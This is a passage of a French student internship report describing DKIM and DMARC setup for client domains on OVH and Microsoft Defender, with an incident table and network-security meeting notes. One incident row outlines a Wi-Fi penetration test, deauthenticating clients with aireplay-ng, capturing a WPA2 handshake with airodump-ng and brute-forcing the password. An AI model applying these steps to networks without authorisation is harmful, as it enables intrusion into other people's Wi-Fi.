Cette configuration est aujourd'hui devenue essentielle, car certains fournisseurs de messagerie comme *Google* ou *Yahoo* exigent désormais l'implémentation de ces protocoles d'authentification, en particulier pour les domaines envoyant un volume important d'e-mails. Sans cette sécurisation, les messages étaient auparavant susceptibles d'arriver dans les courriers indésirables. Désormais, ils risquent même d'être entièrement bloqués.

Réalisation

Les zones DNS des clients étant hébergées chez OVHcloud, je me rends sur la zone DNS concernée afin de vérifier si les enregistrements DKIM sont déjà présents.

Domaine	TTL	Type	Valeur	
☐	0	TXT		...
☐	0	TXT	"3 welcome"	...
☐	0	TXT	" fr"	...
☐	0	CNAME	ssl0.ovh.net.	...
☐	0	CNAME	ssl0.ovh.net.	...
☐	0	CNAME	ssl0.ovh.net.	...
☐	0	CNAME	ssl0.ovh.net.	...
☐	0	CNAME	mailconfig.ovh.net.	...
☐	0	CNAME	autodiscover.outlook.com.	...
☐	0	SRV	0 0 443 mailconfig.ovh.net.	...
☐	0	SRV	0 0 993 ssl0.ovh.net.	...
☐	0	SRV	0 0 465 ssl0.ovh.net.	...
☐	0	NS	dns112.ovh.net.	
☐	0	NS	ns112.ovh.net.	
☐	0	A		...
☐	0	CNAME		...
☐	0	CNAME		...
☐	0	MX		...
☐	0	TXT		...
☐	0	TXT	"v=spf1 include:spf.protection.outlook.com -all"	...

Information : certaines données à caractère sensible ont été volontairement floutées dans cet exemple.

Je me rends ensuite sur Microsoft Defender, dans le tenant du client, afin de générer les clés DKIM. Cette opération permet d'obtenir deux enregistrements de type CNAME à ajouter dans la zone DNS du client, hébergée chez OVH. Une fois les enregistrements générés, je retourne sur l'interface OVH pour les insérer dans la configuration DNS.




Host Name : selector1_domainkey
Points to address or value: selector1-[redacted]
fr01b_domainkey-[redacted].onmicrosoft.com

Host Name : selector2_domainkey
Points to address or value: selector2-[redacted]
fr01b_domainkey-[redacted].onmicrosoft.com


Copy

J'ai donc placé les deux champs comme demandé. Une fois cette configuration effectuée, j'ai procédé à la validation du DKIM sur Microsoft Defender. Cette étape ne prend que quelques secondes.



☐	selector1_domainkey-[redacted]	0	CNAME	selector1-[redacted]-fr01b_domainkey-[redacted].onmicrosoft.com.	...
☐	selector2_domainkey-[redacted]	0	CNAME	selector2-[redacted]-fr01b_domainkey-[redacted].onmicrosoft.com.	...

Une fois cette étape terminée, j'ai pu passer à la configuration du protocole DMARC. Étant donné que je devais intervenir sur un grand nombre de noms de domaine, mon tuteur m'a fourni un script PowerShell permettant de générer automatiquement l'enregistrement DMARC sur chacun d'eux.



```
Entrez le nom de domaine (ex: exemple.com) : [redacted]
Voici l'enregistrement DMARC à ajouter dans la configuration DNS :
_dmarc.[redacted] IN TXT "v=DMARC1; p=reject; rua=mailto:postmaster@[redacted],mailto:support@yezh.fr; sp=quarantine; adkim=s; aspf=s;"
Appuyez sur Entrée pour quitter...
```

Conclusion

Pour conclure, les modifications apportées peuvent sembler minimes, mais elles contribuent significativement à renforcer la réputation de confiance du domaine. Grâce à cette configuration, les courriels ont plus de chances d'être acceptés par les serveurs de réception et ne seront normalement plus classés en spam ni rejetés.

Sources utilisées

Lors de mes réalisations, j'ai principalement utilisé la **documentation interne de l'entreprise**, qui comprenait des procédures précises à suivre pour chaque tâche, ainsi que des **directives orales** fournies par mon tuteur ou les membres de l'équipe technique. En complément, j'ai consulté des **ressources en ligne**, notamment le site **IT-Connect**, pour approfondir certaines commandes PowerShell ou comprendre des aspects techniques spécifiques.

Mes **connaissances personnelles** ainsi que les **compétences acquises durant ma formation en BTS SIO SISR** m'ont permis d'aborder les missions avec autonomie et efficacité. Par ailleurs, j'ai eu recours à **ChatGPT** pour obtenir des **réponses rapides** à certaines questions techniques ou pour m'aider à résoudre des problèmes rencontrés au cours de mes tâches.



Incidents et demandes

Date de l'incident	Quel incident ai-je rencontré ?	D'où provient-il ?	Comment ai-je résolu l'incident ?	Quels tests ai-je mis en œuvre ?	Qu'est-ce que cela donne une fois résolu ?
Juin 2025	Le script PowerShell désactivait le compte Kerberos et d'autres utilisateurs système critiques.	Mauvaise gestion des utilisateurs sensibles (absence de filtrage).	Création d'une liste blanche pour exclure les comptes critiques	Test sur un environnement virtuel avec AD-DS Windows 2019 et VM Windows 10.	Les bons comptes sont désormais ignorés et les utilisateurs inactifs valides sont déplacés et désactivés correctement.
Juin 2025	Des postes critiques comme les contrôleurs de domaine étaient déplacés par erreur par le script PowerShell.	Aucune distinction entre postes critiques et postes classiques.	Ajout d'une liste blanche des postes sensibles pour exclure les serveurs et contrôleurs.	Tests dans environnement Proxmox avec VM Windows simulant un parc client.	Les postes critiques restent dans leur OU, seuls les postes standards sont déplacés.
Juin 2025	Difficulté à capturer le handshake WPA2 lors du test de pénétration Wi-Fi.	Mauvaise synchronisation ou signal faible.	Utilisation de la commande aireplay-ng --deauth pour forcer une reconnexion du client.	Capture du handshake via airodump-ng, puis attaque brute force avec wordlist personnalisée.	Handshake capturé et mot de passe Wi-Fi trouvé en ~3 minutes.
Juin 2025	Problème d' authentification DKIM/DMARC non configurée sur les DNS clients → mails en spam ou refusés.	Absence des enregistrements CNAME et DMARC dans OVH.	Génération des clés DKIM via Microsoft Defender, ajout dans OVH + script PowerShell pour le DMARC.	Vérification de la propagation DNS et validation depuis Microsoft Defender.	Authentification validée, les mails ne tombent plus en indésirable.

Conclusion sur la finalité du stage

Durant mon stage, j'ai pu réaliser l'ensemble des tâches principales qui m'avaient été confiées dans les délais impartis. Les tâches annexes ont également été accomplies. En avançant efficacement, j'ai même pu consacrer la fin de mon stage à contribuer à des projets futurs, même si je n'aurai pas l'occasion d'en suivre l'évolution à court terme. En résumé, j'ai mené à bien toutes les missions prévues pendant ma période de formation.

Annexes

Notes de réunions sur la sécurisation de l'infrastructure réseau interne :

- AD local avec synchro azure pour gérer les postes (GPO etc)
- Serveur RADIUS sur Linux pour l'auth sur le wifi + sur le réseau filaire (NAC) + acces switch si possible
- Serveur DNS local hors pfSense pour gerer les entrées DNS des apps en interne (siem, radius n'importe quoi d'autre)
- Intégration de nouveaux VLAN (telephone, apps prod, apps dev, pc, wifi)
- SIEM type Wazuh + The Hive pour gestion des incidents
- Intégration de tous les équipements réseaux dans le SIEM + AD (les pc dans un second temps, trop de logs)
- Intégration supervision avec Zabbix
- Update LibreNMS (maintenance + mise a jour des équipements monitorés)